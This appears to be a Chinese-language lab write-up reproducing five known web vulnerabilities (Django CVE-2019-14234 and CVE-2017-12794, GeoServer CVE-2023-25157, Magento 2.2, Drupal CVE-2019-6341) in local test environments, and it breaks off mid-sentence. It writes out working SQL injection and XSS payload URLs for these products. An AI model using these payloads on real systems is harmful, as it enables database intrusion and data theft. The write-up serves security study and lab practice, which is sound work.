


django CVE-2019-14234漏洞 SQL注入复现


Django是一个高级的Python Web框架，支持快速开发和简洁实用的设计。

通过离线传输镜像搭建靶场环境




首先使用以下凭据登录Django管理界面：`http://192.168.117.131:8000/admin/`

- 用户名：admin
- 密码：a123123123




导航到Collection模型的列表视图：`http://192.168.117.131:8000/admin/vuln/collection/`



要利用SQL注入漏洞，在GET参数中添加 `detail__a'b=123`，其中 `detail` 是JSONField字段：

`http://192.168.117.131:8000/admin/vuln/collection/?detail__a%27b=123`


可见，单引号已注入成功，SQL语句报错：



GeoServer (CVE-2023-25157) SQL 注入漏洞复现

GeoServer是OpenGIS Web 服务器规范的J2EE 实现，利用 GeoServer 可以方便的发布地图数据，允许用户对特征数据进行更新、删除、插入操作，通过 GeoServer 可以比较容易的在用户之间迅速共享空间地理信息。


搭建靶场：



在进行注入之前，首先要获取地理图层列表信息，这是sql注入payload中的一个必要参数，

访问以下url获取：`http://192.168.117.131:8080/geoserver/ows?service=WFS&version=1.0.0&request=GetCapabilities`


标签中的信息，就是地理图层列表。这里选择 `vulhub:example` 作为地理图层列表信息



将上一步获取的typeName的name属性值拼接到url中，构成url如下：

http://192.168.117.131:8080/geoserver/ows?

service=wfs&version=1.0.0&request=GetFeature&typeName=vulhub:example&maxFeatures=1&outputFormat=json




构造SQL注入

Feature type (table) name: vulhub:example

One of attribute from feature type: name

利用这些已知参数，拼接成payload: http://192.168.117.131:8080/geoserver/ows?

service=wfs&version=1.0.0&request=GetFeature&typeName=vulhub:example&CQL_FILTER=strStartsWith(name,%27x%27%27)%20=%20true%20and%201=(SELECT%20CAST%20((SELECT%20version())%20AS%20integer))%20E2%80%93%20%27)%20=%20true




成功获取到数据库版本号。

magento 2.2-sqli漏洞复现

Magento是一款新的专业开源电子商务平台，采用php进行开发，使用Zend Framework框架。设计得非常灵活，具有模块化架构体系和丰富的功能。

其prepareSqlCondition函数存在一处二次格式化字符串的bug，导致引入了非预期的单引号，造成SQL注入漏洞。

环境启动后，访问 `http://192.168.117.131:8080`，即可看到Magento的安装页面。安装Magento时，数据库地址填写 `mysql`，账号密码均为 `root`，其他保持默认：



分别访问链接，再通过wireshark抓包，

- `http://your-ip:8080/catalog/product_frontend_action/synchronize?type_id=recently_products&ids[0][added_at]=&ids[0][product_id][from]=%3f&ids[0][product_id][to]=)))+OR+(SELECT+1+UNION+SELECT+2+FROM+DUAL+WHERE+1%3d0)+--+--`
- `http://your-ip:8080/catalog/product_frontend_action/synchronize?type_id=recently_products&ids[0][added_at]=&ids[0][product_id][from]=%3f&ids[0][product_id][to]=)))+OR+(SELECT+1+UNION+SELECT+2+FROM+DUAL+WHERE+1%3d1)+--+--`

可见，在执行 `))) OR (SELECT 1 UNION SELECT 2 FROM DUAL WHERE 1=1) -- -` 和 `))) OR (SELECT 1 UNION SELECT 2 FROM DUAL WHERE 1=0) -- -` 时，返回的HTTP状态码不同，通过改变OR的条件，即可实现SQL BOOL型盲注。

Django调试页面跨站脚本漏洞（CVE-2017-12794）

Django 1.11.5和1.10.8版本之前的调试错误页面中存在跨站脚本（XSS）漏洞。当启用DEBUG模式时，错误页面可能会通过未经转义的HTML错误消息暴露敏感信息。

该漏洞在数据库错误发生并且其详细信息显示在调试页面时触发。数据库的错误消息在模板渲染之前没有被正确转义。

靶场搭建完成后通过 `http://192.168.117.131:8080` 访问是一个不可访问界面，

连接失败

Firefox 无法建立到 192.168.117.131:8080 服务器的连接。


- 此站点暂时无法使用或者太过忙碌。请过几分钟后再试。
- 如果您无法加载任何网页，请检查您计算机的网络连接状态。
- 如果您的计算机或网络受到防火墙或者代理服务器的保护，请确认 Firefox 已被授权访问网络。

重试


创建一个用户，访问以下URL创建一个包含JavaScript代码的恶意用户名：

`http://192.168.117.131:8000/create_user/?username=<script>alert(1)</script>`

第一次请求将成功创建用户，



然后，再次访问相同的URL以触发数据库唯一约束错误。错误页面将在错误消息中包含未经转义的用户名：



用户名中的JavaScript代码将在浏览器中执行，证实了XSS漏洞的存在。攻击者可以利用此漏洞在调试页面的上下文中执行任意JavaScript代码，可能导致会话劫持或其他客户端攻击。


Drupal文件上传导致跨站脚本执行（CVE-2019-6341）

Drupal是一个使用PHP编写的免费开源的Web内容管理框架。

在Drupal 7.x < 7.65, Drupal 8.x < 8.5.14 和 8.6.x < 8.6.13 中，由于文件模块或子系统中对文件上传处理不当，导致攻击者可以上传一个没有扩展名的文件，该文件表面上是一个图片，但实际包含了嵌入JavaScript的HTML代码。当其他用户访问该文件的链接时，XSS代码将被执行。


靶场搭建完成后，访问 `http://192.168.117.131:8080/` 将会看到Drupal的安装页面。按照默认配置完成安装步骤。由于环境中没有MySQL，可以选择SQLite作为数据库。

网站初始界面：




该漏洞需要利用drupal文件模块上传文件的漏洞，伪造一个图片文件上传，文件的内容表面上是图片实际是一段HTML代码，内嵌JS，这样其他用户在访问这个链接时，就可能触发XSS漏洞。

上传文件操作：`php blog-poc.php 192.168.117.131:8080`



待上传成功后，访问图片位置即可触发XSS漏洞：



攻击未成功，因为火狐浏览器自带部分过滤 XSS 功能，